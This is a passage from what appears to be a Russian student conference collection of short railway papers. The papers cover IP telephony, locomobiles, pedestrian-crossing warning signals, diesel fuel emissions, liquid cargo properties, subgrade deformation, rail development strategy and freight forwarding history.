Таким образом, преимущества IP-телефонии очевидны в случае ее применения в условиях малых станций. Что же касается больших станций, там разумнее использовать комплекс традиционной и IP-телефонии. На железнодорожном транспорте, как и в других крупных компаниях проводятся отдельные попытки внедрения технологии VoIP, однако не существует единого направления. Отдельные структуры внедряют технологические решения от различных производителей. Несмотря на единую связующую сеть ОбТС, эти решения сложно интегрируются между собой и требуют узких навыков администрирования. Детальное исследование, систематизация и исследование перспективности существующих решений в области VoIP позволят разработать концепцию внедрения и развития актуальной технологии и тем самым повысить производительность труда. [3, с.6]

Библиографический список:

1. Передача речи по сетям с коммутацией пакетов (IP-телефония) [Текст]: учеб.пособие / А. Г. Жданов и др. – М.: СПбГУТ, 2009. - 154 с.

2. Шнепс-Шнеппе, М. А. Интернет-телефония: протокол SIP и его применения [Текст] / М. А. Шнепс-Шнеппе. - М.: МАКС Пресс, 2012. - 130 с.
3. Седов О. Железнодорожная IP-телефония. / О. Седов // IntelligentEnterprise, 2003. - № 4. - С. 4-6.
4. Лебединский А.К. Автоматическая телефонная связь на железнодорожном транспорте М.: Изд-во Транспортная книга, 2011. – 531 с.
5. Масленников И. Протоколы IP-телефонии. / И. Масленников //Byte, 2003. - № 10. - С. 1-6.

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ МАНЕВРОВЫХ И ПУТЕВЫХ РАБОТ ПУТЕМ ПРИМЕНЕНИЯ ЛОКОМОБИЛЕЙ

Соснина Т.Г., Денисов В.В.

Самарский государственный университет путей сообщения

В современных условиях на территориях предприятий, обладающих внутренними железнодорожными путями, эксплуатируется значительное количество подвижного железнодорожного состава. По внутренним железнодорожным веткам транспортируются вагоны с продукцией или сырьем, топливом, ГСМ и т.п. Перемещение составов производится преимущественно маневровыми тепловозами или локомотивами, доставляющими вагоны с ближайшей железнодорожной станции. Крупные предприятия располагают собственными железнодорожными депо с парком маневровых тепловозов, путевых машин, грузовых вагонов различных типов. В основном, парк маневровых тепловозов и локомотивов находится "в возрасте", большинство из них выпущено еще в СССР. Эксплуатация подвижного состава требует значительных затрат, возрастающих по мере старения парка тепловозов. Приобретение новых маневровых тепловозов не всегда экономически оправдано, в том числе и из-за их высокой стоимости.

Альтернативой маневровым тепловозам среднего и легкого классов являются локомотивы - универсальные рельсовые транспортные средства, построенные на базе большегрузных автомобилей. Локомотивы различных конструкций эксплуатируются в разных странах и уже давно доказали свою экономическую эффективность.

Основными преимуществами локомотивов перед маневровыми тепловозами являются:

Кратное сокращение расходов на эксплуатацию (по сравнению с маневровым локомотивом). Возможность использования локомотива в качестве полноценного грузового автомобиля. Причем, в случае надобности, вся навеска для движения по железной дороге демонтируется в течение 2-х часов и, локомотив можно эксплуатировать длительное время в автомобильном режиме. При установленном оборудовании возможны кратковременные перевозки грузов по автодорогам (до 100км), ввиду повышенной нагрузки на подвеску локомотива.

Независимость, при решении задач буксировки и маневрирования, от состояния и загрузки железнодорожных путей и графиков движения за счет следования к месту выполнения работ и обратно не по железной дороге, а по автомобильной.

Возможность использования локомотива в качестве ремонтного, диагностического и линейного рельсового транспортного средства.

Возможность использования локомотива для расчистки путей от снега зимой и, прилегающих территорий, от веток деревьев и кустарников летом [1].

Библиографический список:

1. Денисов В.В., Кононов И.И. Пути сокращения расходов на маневровую работу владельцами путей общего пользования // Наука и образование транспорту. 2015. Т. №1.

**РАЗРАБОТКА КОНЦЕПЦИИ АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ
УПРАВЛЕНИЯ ПРЕДУПРЕДИТЕЛЬНО - ОПОВЕСТИТЕЛЬНОЙ СИГНАЛИЗАЦИЕЙ
НА ПЕШЕХОДНЫХ ПЕРЕХОДАХ**

Тарасова А.Е., Исайчева А.Г.

Самарский государственный университет путей сообщения

Ежегодно на железнодорожных путях получают травмы тысячи человек, так только в 2015 г. в зоне движения поездов травмы получили 2894 человека, из них 1943 погибли. Особую тревогу вызывает рост числа травмирования несовершеннолетних и малолетних.

С целью упорядочения движения пешеходов через железнодорожные пути разработаны различные нормативно-правовые акты, определяющие требования к обустройству пешеходных переходов и внедрению предупредительно - оповестительной сигнализации, но статистика травмирования пешеходов показывает, что проблема регулирования потока граждан на пешеходных переходах через железнодорожные пути актуальна и требует поиска новых организационных технических решений.[1]

Проблема значительного количества происшествий на железнодорожных путях связана, в основном, со следующими причинами:

во-первых, в период строительства (свыше 100 лет назад) железные дороги примыкали к населенным пунктам, а в разросшихся в настоящее время городах (бывших примыкающих к железным дорогам населенных пунктах) железные дороги оказались в центре города, и разделяют их на районы, где по обе стороны от железной дороги проживают сотни тысяч человек;

во-вторых, значительное увеличение скоростей поездов, в среднем на 30-40 км/ч и достигающих 100 км/ч для грузовых и 140-160 км/ч для пассажирских поездов, привело к тому, что интенсивность поездопотоков существенно увеличилась, а межпоездной интервал уменьшился, и время ожидания граждан проследования нескольких поездов, следующих попутно или встречно, увеличилось. Это приводит к нервозности ожидающих граждан, и, следовательно, к нарушению собственной безопасности, игнорированию красного сигнала светофора и к травматическим случаям;

в-третьих, в настоящее время существенно увеличился вес грузовых поездов - до 6000-9000 т., следовательно, динамика движения поездов существенно изменилась, т.е. длина участков извещения о приближении поезда к переходу по условиям скоростного движения увеличилась и достигает 1,5 км; если грузовой поезд движется по этому пути со скоростью 10-15 км/ч, то время ожидания на пешеходном переходе граждан достигает 20-40 мин, что также приводит к нарушению безопасности - пешеходы, игнорируя запрещающий огонь пешеходного светофора, переходят железнодорожные пути на красный свет;

в-четвертых, большинство находящихся на железнодорожных путях пешеходов пользуются телефонами и различными гаджетами с наушниками [2], и они попросту не слышат звук приближающегося поезда, т.е. если ранее 2 чувства человека - осязание и слух - помогали ориентироваться в сложной ситуации на железнодорожных путях, то в настоящее время, как правило, одно чувство - слух - у большинства людей уже не помогает предупредить об опасности, поэтому необходимо расширить зрительную информацию.

Целью работы является разработка комплексированной автоматической предупредительно-оповестительной сигнализации с расширенными функциональными возможностями.

Из литературных источников известно, что в последние годы все больше внимания уделяется совершенствованию средств управления предупредительно-оповестительной сигнализацией с учетом различных факторов, к которым относится применение устройств повышения бдительности пешеходов с использованием различных технических средств. Среди них наиболее эффективными являются средства, использующие светофорную сигнализацию, звуковые сигналы и речевые информаторы. Но вместе с тем, все они работают по «жесткому» алгоритму, а именно, при вступлении поезда на участок извещения, длиной около 1,5 км, начинают монотонно информировать о приближении поезда посредством звука и света. В

зависимости от скорости поезда эта информация может длиться десятки минут.[3]

Для оптимизации временного интервала оповещения и увеличения световой информации в предупредительно-оповестительной сигнализации должны быть комплексированы и взаимосвязаны все составляющие.

Суть принципа заключается в том, что усиливается световая составляющая информирования, посредством

- введения мигающего режима запрещающего огня пешеходного светофора;
- применения светового табло со светящимся красным светом полосами по количеству путей, которые загораются при занятии участков извещения поездом каждого из путей;
- установки в междупутье светодиодного табло со светящимися красным светом крестообразными указателями, запрещающего движение по переходу;
- подачи речевого извещения только в случае наличия пешеходов в зоне ожидания о приближении поезда (поездов) по каждому из путей.

Предпочтительно, чтобы речевая сигнализация чередовалась мужским и женским голосами при движении поездов по разным путям, причем автоматическую предупредительно-оповестительную сигнализацию необходимо запускать с задержкой времени в зависимости от скорости приближающегося поезда.

Техническая реализация комплексированной **автономной** предупредительно-оповестительную сигнализации возможна модульным принципом: М₁ – модуль светового табло указателей занятости поездами путей; М₂– модуль световых табло запрета движения по пешеходному переходу; М₃ – модуль звукового извещения; М₄ – модуль управления световой и звуковой сигнализацией; М₅ – модуль формирования информации о присутствии и координате поезда на участке извещения. Модульная комплексированная предупредительно-оповестительная сигнализация позволяет изготавливать систему с высокой степенью готовности, а именно, в заводских условиях выполнить весь монтаж, протестировать функционирование системы.

Разрабатываемое устройство относится к классу устройств, обеспечивающих безопасность пешеходов на железнодорожных путях, поэтому схема должна предусматривать два канала управляющей информации. Это возможно реализовать, используя двоичную информацию с реле рельсовой цепи и информацию о величине тока с датчика тока дополнительно-го высокочастотного источника питания на входе рельсовой линии.

Библиографический список:

1. Пересечения железнодорожных линий с линиями транспорта и инженерными сетями СП 227.1326000.2014. Утвержден приказом Минтранса России от 2 декабря 2014 года N 333.
2. Электронный ресурс: <http://www.interfax.ru/interview/296796>.
3. Патент № 2466048. «Способ своевременного акустического предупреждения пассажиров рельсового транспортного средства, в частности поезда, и устройство для его осуществления» Конвенционный приоритет 26.03.2010 DE102010012926.7. / ВИМАНН Михаэль (DE) - Патентообладатель ФУНКВЕРК ИНФОРМАЦИОН ТЕКНОЛОДЖИС КАРЛСФЕЛЬД ГМБХ (DE), Опубл. Б.И.2012, №3.

ВЛИЯНИЕ СОСТАВА ТОПЛИВА НА ОБРАЗОВАНИЕ ВРЕДНЫХ ВЕЩЕСТВ В ТЕПЛОВОЗНЫХ ДИЗЕЛЯХ

Терещенкова Н.С., Фролов С.Г.

Самарский государственный университет путей сообщения

Осуществление процесса сгорания в двигателе предъявляет некоторые требования к химическим и физическим свойствам топлива. Эти требования различны при использовании топлива в дизеле или карбюраторном двигателе. Такие физические свойства топлива, как плотность, вязкость, сжимаемость и другие влияют на процессы подачи топлива, его распыливание и образование топливовоздушных смесей. Для дизельного топлива основным качественным показателем является легкость воспламенения паров топлива с воздухом, имеющим высокую температуру.

При сгорании топлива в цилиндре двигателя не должно образовываться веществ, вызывающих значительные коррозионные и механические износы деталей и отложения в камере сгорания. Один из недостатков топлив, содержащих ароматические углеводороды - интенсивное нагарообразование в камере сгорания.

Одним из наиболее возможных способов снижения токсичности отработавших газов стало использование каталитических нейтрализаторов. По данным исследований [1, с. 28] азотистые соединения, содержащиеся в отработавших газах дизелей «отравляют» катализаторы, способствуют образованию нагаров и смолистых отложений вызывают прогар теплонапряженной деталей воздухоподогревателя при сжигании топлива.

Добавляя присадки можно изменить химические свойства топлива. Соответствующие стандарты регламентируют основные физические и химические свойства топлива [2, с.22]. Оно должно быть нетоксичным, легко транспортабельным и не содержать вредных примесей и т.д.

В топливе также присутствуют и смолистые вещества. Они подразделяются по характеру образования на фактические, потенциальные и адсорбционные. Определяются они по значениям предельно допустимых концентраций некоторых видов топлив. Также существуют нормы содержания в топливе фактических смол.

Библиографический список:

1. Скачкова Е.А. Монография. Пути снижения выбросов вредных веществ тепловозными дизелями. Самара: СамГУПС- 2007г.- 109с.
2. В.Г.Воронин и др. Токсичность одновального безрегенеративного цикла ГТД при использовании в качестве горючего углеводородов. – Двигателестроение, 1986. №12

ИЗУЧЕНИЕ ОСОБЕННОСТЕЙ ТРАНСПОРТНЫХ ХАРАКТЕРИСТИК ЖИДКИХ ГРУЗОВ

Тиранян Я.А., Денисов В.В.

Самарский государственный университет путей сообщения

В преобладающем большинстве случаев грузом для железнодорожного транспорта являются продукты производства (сырье, полуфабрикаты, готовая продукция), принятые к перевозке.

Транспортная характеристика груза - это совокупность свойств груза, определяющих технику и условия его перевозки, погрузки-выгрузки и хранения.

По степени воздействия на окружающую среду и жизнедеятельность человека все наливные грузы можно разделить на опасные и неопасные.

Жидкие грузы, перевозятся в цистернах, контейнерах и полувагонах-бункерах. Основную массу жидких грузов, перевозимых железнодорожным транспортом, составляют нефтепродукты (керосин, бензин, дизельное топливо, лигроин, мазуты, минеральные масла и др.), в меньшей степени - сырая нефть, которая транспортируется главным образом по трубопроводам.

Кроме того, в категорию наливных грузов входят продукты пищевой промышленности (растительные масла, спирт, патока, животный жир, саломас (твердый жир, получаемый путем обработки водородом жидких растительных масел и жиров морских млекопитающих и рыб, идущий на изготовление мыла, маргарина и т.п.) и др.), а также химические грузы (кислоты, щелочи, красители, лаки, сжиженные газы и др.).

Жидкие грузы обладают специфическими свойствами, определяющими характер их налива, транспортирования и хранения. К основным свойствам жидких грузов относятся: плотность, температура, вязкость, температура застывания, испаряемость, огнеопасность, взрывоопасность, упругость насыщенных паров, электризация, коррозионность, токсичность и другие [1].

Содержание воды в жидком грузе – измеряется в процентах и регламентируется государственными стандартами и техническими условиями на груз.

Плотность влияет на использование грузоподъемности подвижного состава, на скорость истечения нефтегрузов при выполнении операций по наливу и сливу, на возможность разогрева вязких нефтепродуктов открытым паром, на продолжительность обезвоживания (отстоя) нефтепродуктов после разогрева и другие процессы, связанные с перевозкой и подготовкой к перевозке железнодорожным транспортом.

В целях исключения потерь (от выливания через люки цистерны) в процессе доставки и оптимального использования грузоподъемности подвижного состава установлены следующие нормы заполнения объема: в теплый период – 98 % от полезного объема цистерны, в холодный период – 99 %.

Испаряемость это свойства жидкости переходить в газообразное состояние, по нему определяют размеры возможных качественных и количественных потерь при хранении, транспортировке, при наливе и сливе, наибольшая испаряемость характерна для бензинов.

Упругость насыщенных паров это важное свойство, учитываемое при перекачке нефтепродуктов насосами и при самотечном сливе (на сифонных участках). При высокой упругости паров происходит вскипание жидкости. Образующиеся при этом газовые пробки нарушают непрерывность потока (разрыв струи) и препятствует сливу.

Электризация это способность нефти и нефтепродуктов, являющихся диэлектриками, накапливать электрические заряды. Наиболее часто такое явление наблюдается при движении нефтепродуктов по трубопроводам, резиновым наливным шлангам, а также при трении капель или струи нефтепродуктов о воздух. Заряды статического электричества выносятся вместе с нефтепродуктами в цистерну и там накапливаются; появляется возможность искрового разряда. Для предупреждения возможных взрывов и пожаров необходимо обязательное заземление наливной эстакады и ограничение скорости движения нефтепродуктов.

Коррозионность это способность оказывать разрушающее действие на металлы, обуславливается наличием в нефти и нефтепродуктах сернистых соединений, водорастворимых минеральных кислот, щелочей, воды и других агрессивных веществ.

Токсичность характеризуется вредным воздействием нефтепродуктов на организм человека, приводит к необходимости ограничения допустимого содержания паров в воздухе рабочей зоны. Превышение нормативной концентрации может привести к острым и хроническим отравлениям [2].

Условная вязкость представляет собой отношение времени истечения определенного объема исследуемого продукта ко времени истечения такого же объема стандартной жидкости при определенно установленной температуре. В качестве стандартной жидкости используют дистиллированную воду при температуре + 20°C. Условную вязкость выражают условными единицами, градусами или секундами. В различных странах, в зависимости от выбора стандартной аппаратуры для определения условной вязкости, приняты различные единицы условной вязкости. Чаще всего условная вязкость выражается градусами Энглера. Числом градусов Энглера называют отношение времени истечения из вискозиметра Энглера 200 мл испытуемого продукта при данной температуре ко времени истечения 200 мл дистиллированной воды при 20°C.

Результаты изучения свойств жидких грузов представлены в таблице 1.

Таблица 1 - Основные характеристики жидких нефтегрузов

Вещество	Плотность, т/м ³	Температура застывания, °C	Температура вспышки, °C	Вязкость, градусы Энглера*
Бензин	0,7 – 0,78	-	до 28	-
Керосин	0,7 – 0,78	-	до 28	-
Дизельное топливо	0,7 – 0,78	-	28...45	-
Масло	0,82 – 0,86	-25...0	45...120	3 - 7
Мазут	0,82 – 0,86	-15...0	45...120	5 – 15

Нефть сырая	0,82 – 0,86	- 60...+30	45...120	26 – 40
Битум	0,94 – 1,0	свыше +30	свыше 120	свыше 40

*Градус Энглера, градус условной вязкости, градус ВУ (обозначение: Е; ВУ) - внесистемная единица условной вязкости (ВУ) жидкостей, применяемая в технике, особенно в нефтяной и химической промышленности и названная по имени немецкого химика К. О. Энглера

Высоковязкие и застывающие наливные грузы перевозятся в цистернах, котлы которых имеют не только термоизоляцию, но и паровую рубашку (кожух), что позволяет сохранить температуру груза и при необходимости производить подогрев его перед сливом.

Таким образом, разработать рациональный транспортно-технологический процесс возможно только при наличии достоверных данных о свойствах жидких грузов.

Библиографический список:

1. В.Д. Рябов. Химия нефти и газа. – М.: Издательство “Техника”, ТУМА ГРУПП, 2004. – 288 с.
2. <http://ros-pipe.ru/clauses/fiziko-khimicheskie-svoystva-nefteproduktov>

ЗЕМЛЯНОЕ ПОЛОТНО ЖЕЛЕЗНОЙ ДОРОГИ

Ундубаева А.А., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

Земляное полотно железной дороги – комплекс инженерных сооружений из грунтов, служащее основанием для верхнего строения пути. Земляное полотно обеспечивает выравнивание земной поверхности и необходимые план, профиль и устойчивость железнодорожного пути, воспринимает нагрузки от рельсошпальной решетки, балласта и подвижного состава.

К земляному полотну предъявляются следующие основные требования:

- 1) оно должно быть прочным, устойчивым, надежным и долговечным;
- 2) все поверхности земляного полотна, устройства в полосе отвода должны быть спланированы и защищены так, чтобы атмосферная вода нигде не застаивалась, и был бы обеспечен максимальный ее отток в сторону;
- 3) конструкция земляного полотна должна обеспечивать минимальные расходы на ее сооружение и эксплуатацию.

Земляное полотно работает в сложных условиях, находясь с одной стороны, под воздействием динамических нагрузок, и, с другой, под постоянным воздействием агентов природы – влаги, температуры, ветра и других. Поэтому при сооружении и эксплуатации земляного полотна приобретает особое значение регулирование человеком сил природы в нужном направлении. Для обеспечения надежности конструкции земляного полотна производится уплотнение грунтов в насыпях.

Критерием стабильности земляного полотна, определяющим работоспособность и надежность всей дорожной конструкции, является плотность грунта. С течением времени на отдельных участках дороги плотность может изменяться вследствие различного рода деформаций, которые до настоящего времени изучены недостаточно полно.

Наиболее актуальными при исследовании деформаций грунтов земляного полотна являются следующие проблемы:

1. Уточнение норм возвышения поверхности покрытия на участках местности с необеспеченным поверхностным стоком воды или близким залеганием уровня грунтовых вод в предпроектный период
2. Исследование деформаций в грунтовом массиве полотна при замерзании воды, приводящем к образованию скрытых (пассивных) пучин
3. Исследование деформаций и обоснование норм плотностей связных грунтов всех разновидностей по признакам их разуплотнения с учетом дорожно-климатических зон.

4. Исследование деформаций несвязных и малосвязных грунтов в процессе их уплотнение и обоснование норм плотностей. Допускаемых давлений уплотняющих машин.

В земляном полотне, которое считается надежным, за годы эксплуатации могут возникать различные деформации, зачастую приводящие к ограничению скорости поездов, а иногда и к перерыву в их движении.

От надежности земляного полотна зависят и скорости движения поездов, и масса поездов, и пропускная и провозная способность линий. Оно работает в сложных условиях, так как подвергается значительной поездной нагрузке и влиянию природных факторов. От целостности и состояния земляного полотна зависит исправность всего железнодорожного пути.

В 2016 году зафиксирован 81 случай внезапных деформаций, в 39 случаях общий перерыв в движении поездов составил 690,5 часа (почти 29 суток). Наибольшее число внезапных деформаций (22) произошло на Дальневосточной железной дороге в результате схода снежных лавин в апреле и наводнения в августе. Большое количество внезапных деформаций допущено также на Южно-Уральской (15 случаев) и Северо-Кавказской.

На начало текущего года из-за неудовлетворительного состояния земляного полотна действовало 298 предупреждений, в числе которых 82 выданы до 2003 года. Таким образом, 28 процентов участков земляного полотна, на которых действуют предупреждения, не ремонтируются более десяти лет. Общее число предупреждений снизилось с 2003-го всего лишь на 12.

На значительном протяжении железнодорожная сеть расположена на участках многолетнемерзлых грунтов, карстующихся пород, в скальнообвальных, лавино- и селеопасных районах. Эти факторы оказывают негативное воздействие на состояние железнодорожного пути и создают прямую угрозу обеспечению бесперебойного и безопасного пропуска поездов.

В зонах распространения многолетнемерзлых грунтов проходит 5,3 тысяч километров железнодорожного полотна Северной, Свердловской, Красноярской, Восточно-Сибирской, Забайкальской и Дальневосточной железных дорог.

Характерная особенность таких участков – повышенная деформативность, вызванная в грунтах оснований. Наибольшей деформативностью земляного полотна характеризуется северный ход Восточно-Сибирской и Дальневосточной железных дорог.

Самым распространенным видом деформаций земляного полотна являются осадки насыпей на протаивающем основании.

Немалую тревогу вызывает железнодорожное полотно в зонах шахтных подработок. На шести дорогах (Октябрьской, Московской, Северо-Кавказской, Свердловской, Западно-Сибирской и Дальневосточной) числится 48 таких участков общей протяженностью 89 километров. Большая часть таких участков приходится на Дальневосточную (156,4 километра), Забайкальскую (146,3), Восточно-Сибирскую (95) и Красноярскую (91,9 километра) дороги.

В последнее время в нашей стране развивается скоростное и высокоскоростное движение пассажирских поездов, вводится обращение вагонов с увеличенными осевыми и погонными нагрузками.

Эксплуатационная длина земляного полотна сети железных дорог составляет 86 700 км, из которых около 5,5 % расположены на многолетнемерзлых грунтах. Наибольшая протяженность таких участков приходится на Восточный полигон. Характерной их особенностью является повышенная деформативность земляного полотна.

Постоянные предупреждения об ограничении скорости движения поездов по состоянию земляного полотна влияют на поездную обстановку в целом и на сроки доставки грузов. При этом, искусственные сооружения и земляное полотно составляют более 76% стоимости основных фондов, что свидетельствует об их исключительной значимости для путевого хозяйства.

Назначение земляного полотна – воспринимать давление от подвижного состава, передаваемое через элементы верхнего строения пути, защищать от разрушения и обеспечивать стабильность, как самого земляного полотна, так и железнодорожного пути в целом.

Таким образом: система защиты земляного полотна включает также ряд противоселевых, противообвальных, противолавинных и других сооружений. Применяют селеспуски – акведуки, служащие для пропуска грязекаменных масс селевых потоков над железнодорожным полотном, барражные запруды в виде бетонных или каменных (на цементном растворе) стен со специальными окнами для пропуска воды.

Для защиты земляного полотна скальных обвалов и осыпей прибегают к уположению откосов и склонов, укреплению неустойчивых скальных массивов подпорными, поддерживающими, одевающими стенами и анкерами.

Для повышения безопасности движения и снижения эксплуатационных потерь необходимо проводить мониторинг земляного полотна с использованием комплекса инструментальных методов и мобильных средств диагностики, позволяющих прогнозировать появление деформаций на ранней стадии их развития.

Библиографический список:

- 1.Иванов П.А. Земляное полотно на железной дороге.//журнал «Железнодорожный транспорт».2017. №2. С 21-22.
- 2.Организация перевозочного процесса.: <http://lokomotiv.ru/zhelezнодороzhnyy-put/zemlyanoe-polotno.html> (дата обращения:25.03.2017)
- 3.Земляное полотно. http://www.vagoni-jd.ru/razdel_09.1%20zempolotno.php (дата обращения: 26.03.2017)

ИННОВАЦИОННЫЕ ВЕКТОРЫ РАЗВИТИЯ СФЕРЫ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА

*Успанова Р.И., Павленко А.В.
Филиал СамГУПС в г. Саратове*

Для того чтобы происходило экономическое развитие регионов России, их модернизация, переход на инновационный путь развития и обеспечение устойчивой экономики необходимо обеспечить эффективное функционирование железнодорожного транспорта, и это в первую очередь способствует созданию условий для обеспечения лидерства России в мировой экономической системе.

Российские железные дороги, являются второй по величине транспортной системой мира, а по протяженности электрифицированных магистралей занимают первое место, так же осуществляют более 20% грузооборота и 10% пассажирооборота всех железных дорог мира.

В федеральном законе Российской Федерации от 17 июня 2008 г. № 877-р «Стратегия развития железнодорожного транспорта в Российской Федерации до 2030 года» рассматриваются основные проблемы железнодорожного транспорта, а так же пути их решения.

Целью Стратегии является формирование условий для устойчивого социально-экономического развития России, возрастания мобильности населения и оптимизации товародвижения, укрепления экономического суверенитета, национальной безопасности и обороноспособности страны, снижения совокупных транспортных издержек экономики, повышения конкурентоспособности национальной экономики и обеспечения лидирующих позиций России на основе опережающего и инновационного развития железнодорожного транспорта, гармонично увязанного с развитием других отраслей экономики, видов транспорта и регионов страны.

Для того чтобы обеспечить безопасность на объектах железнодорожного транспорта необходимо решить следующие задачи: определение состава угроз объектов железнодорожного транспорта; проведение категорирования и оценки уязвимости объектов железнодорожного транспорта; проведение мероприятий по повышению комплексной защищенности объектов; разработка и введение в работу новейших технологий; подготовка специалистов; осуществление автоматизированного контроля и надзора; паспортизация категорированных объектов; модернизация объектов железнодорожного транспорта техническими средствами защиты.

Для обеспечения развития инфраструктуры железнодорожного транспорта предусмотрены: создание нормативной базы содержания и эксплуатации объектов инфраструктуры железнодорожного транспорта; применение малообслуживаемых конструкций инфраструктуры железнодорожного транспорта, оборудования железнодорожной автоматики, связи и системы электроснабжения; сокращение удельных затрат на обслуживание инфраструктуры железнодорожного транспорта на 25 – 30 %; увеличение наработки систем инфраструктуры железнодорожного транспорта на 30 – 40 %.

Предусматривают параметры системы управления движением поездов и обеспечения безопасности предусматривают: управление на основе спутниковых технологий и автоматической идентификации подвижного состава; создание автоматизированных центров управления и расширение функций диспетчерской централизации; внедрение компьютерных систем управления на станциях в увязке с цифровым радиоканалом; ввод систем интервального регулирования движения поездов без светофоров с применением спутниковой навигации; введение комплексных устройств диагностики на границах маршрутов; обеспечение соответствия систем управления. Для обеспечения высокоскоростного движения предусмотрено создание системы технического обслуживания скоростной и высокоскоростной инфраструктуры и подвижного состава.

В период до 2030 года будет организовано производство подвижного состава нового поколения. Для этого предусмотрены: применение альтернативных источников энергии для локомотивов и специального самоходного подвижного состава, стационарной энергетики; прикладные и фундаментальные исследования в области железнодорожного транспорта.

В 2016 - 2030 годах независимо от вариантов необходимо выполнить реконструкцию и строительство дополнительных искусственных сооружений, в том числе: вторых мостовых переходов через р. Волга на участках Ульяновск - Димитровград, Анисовка - Саратов и третьего мостового перехода на участке Кинель – Сызрань; вторых мостовых переходов через реки Обь, Большой Салым, Демьянка для повышения пропускной способности грузообращающей линии Тобольск - Сургут; второго мостового перехода у г. Благовещенска на участке Белогорск - Благовещенск.

Рассматриваются 3 комплекса системных программных мероприятий, направленных на повышение скоростей движения на железнодорожном транспорте:

а) повышение маршрутных скоростей дальних пассажирских поездов, следующих на расстояния более 700 км. Обслуживание будет осуществляться пассажирскими вагонами со спальными местами;

б) организация скоростного железнодорожного движения после реконструкции действующих линий между крупными региональными центрами скоростными поездами с максимальной скоростью до 160 - 200 км/ч;

в) строительство следующих высокоскоростных железнодорожных магистралей, на которых обеспечивается движение со скоростями до 350 км/час: Санкт-Петербург - Москва (время движения около 2 ч 30 мин.); Москва - Нижний Новгород (время движения около 1 ч 40 мин.); Москва - Смоленск – Красное.

На данный период времени работа российских железных дорог хорошо развивается в области высокоскоростных движений и происходит обновление поездов. Осуществляется строительство высокоскоростных магистралей, по которым поезда могут двигаться со скоростью от 200 до 400 км/ч. Примерами современного и высокоскоростного сообщения в России стали «Сапсаны», которые уже перевезли около 19 миллионов пассажиров. Разработанный на платформе Velaro специалистами «Сименс», этот поезд является одной из самых успешных моделей в мире и на существующей железнодорожной трассе развивает скорость до 250 км/ч. Его особенность заключается в том, что всё тяговое оборудование размещается в подвагонном пространстве поезда, что дает возможность на 20% увеличить количество сидячих мест для пассажиров. Так, совместно с группой «Синара» в 2010 году «Сименс» создал совместное предприятие «Уральские локомотивы». На заводе сегодня выпускаются скоростные пассажирские поезда «Ласточка» и грузовые локомотивы «Гранит». Именно благодаря

инвестициям в производство «Ласточек» под Екатеринбургом создана современная площадка, на мощностях которой возможно организовать и выпуск новых поездов «Сапсан-2». В настоящее время завод выполняет крупнейший заказ «Российских железных дорог» на 1200 вагонов «Ласточек. Комфорт, безопасность и скорость поездов оценили не только пассажиры пригородных маршрутов, но и жители столицы. Теперь с сентября 2016 года на Московском центральном кольце используются уральские «Ласточки». Для новой линии метрополитена завод поставил 33 подвижных состава.

Одной из важнейших задач, стоящих перед Россией, является обеспечение страны параллельными скоростными путями к чемпионату мира 2018. Предполагается это строительство по направлениям Москва-Самара, Москва-Сочи, Москва-Екатеринбург, Москва-Санкт-Петербург. В связи с огромной площадью территории страны, состояние транспортной инфраструктуры является чуть ли не главной проблемой.

В результате строительство и модернизация объектов железнодорожной инфраструктуры обеспечит связь между городами, увеличит скорость движения поездов, а так же повысит безопасность движения.

В период до 2030 года будет организовано производство подвижного состава нового поколения. Для этого предусмотрены: применение альтернативных источников энергии для локомотивов и специального самоходного подвижного состава, стационарной энергетики; прикладные и фундаментальные исследования в области железнодорожного транспорта

От состояния и качества работы железнодорожного транспорта зависят не только перспективы дальнейшего социально-экономического развития, но также возможности государства эффективно выполнять такие важнейшие функции, как защита национального суверенитета и безопасности страны, обеспечение потребности граждан в перевозках, создание условий для выравнивания социально-экономического развития регионов.

Библиографический список:

1. Стратегия развития железнодорожного транспорта в Российской Федерации. Режим доступа: <https://skn1.ru/news/stroitelstvo-skorostnykh-zhd-doveriyat-kitaytsam/>
2. Современное строительство и модернизация объектов железнодорожной инфраструктуры. Режим доступа: <http://siemens.rbc.ru/article5.html>
3. http://www.consultant.ru/document/cons_doc_LAW_92060/

ИСТОРИЯ РАЗВИТИЯ ТРАНСПОРТНО-ЭКСПЕДИЦИОННОЙ ДЕЯТЕЛЬНОСТИ

Фёдоров А.В., Петров А.В.

Самарский государственный университет путей сообщения

История развития транспорта и транспортно-экспедиционного обслуживания (ТЭО) начинается в глубокой древности и связана с возникновением международной торговли. Ещё в Древнем Риме со II тысячелетия до нашей эры началось развитие торгового мореплавания, портов, портовых служб, а также складирования, обработки грузов и их доставка в другие страны.

С ростом мировой экономики все большее значение приобретает хорошо организованная и своевременная доставка грузов. В современном мировом сообществе между странами-экспортерами и странами-импортерами сформировались постоянные грузопотоки, от стабильности которых зависит успешное функционирование экономики различных государств. Поэтому важно, чтобы правила и требования, регулирующие транспортно-экспедиционную деятельность, гармонично сочетались с правилами и требованиями всех участников перевозочного процесса.

Сегодня в мире работают около 50 тыс. экспедиторских фирм, в которых трудятся почти 18 млн. человек. Экспедиторы организуют и контролируют примерно 75% всех международных перевозок грузов. Доходы от мирового экспедиторского сервиса почти на 20% превышают доходы от перевозочной работы. В РФ доходы транспортно-экспедиторских компаний составляют порядка 4% доходов перевозчиков.

Основное назначение транспортно-экспедиторских компаний и фирм заключается в доставке грузов и комплекса сопутствующих услуг с целью высвобождения грузовладельцев от необходимости выполнения несвойственных им работ. Поскольку экспедиторы специализируются на этом виде деятельности, то их издержки на доставку грузов значительно ниже затрат самих грузовладельцев на организацию транспортировки. Причем, чем меньше объемы перевозок грузовладельца, тем выше будут его затраты на организацию доставки груза своими силами, по сравнению с затратами транспортно-экспедиторской компании или фирмы.

Для привлечения клиентов – грузовладельцев зарубежные транспортно-экспедиторские компании идут на снижение не только тарифов на свой сервис, но и увеличение перечня предоставляемых услуг. Всё это требует укрупнения транспортно-экспедиторских компаний и дальнейшей их специализации по отдельным операциям экспедирования. К таким операциям относятся услуги по упаковке и пакетированию грузов, их доставке оказываемые преимущественно в смешанных сообщениях, складскому хранению, грузопереработке, страхованию, таможенному оформлению перевозок, сбыту продукции, информационному обеспечению, консалтингу и т.д. Специализация касается не только выполнения отдельных операций, но и предоставления для перевозки определенных типов транспортных средств, а также локализации регионов экспедиторского обслуживания.

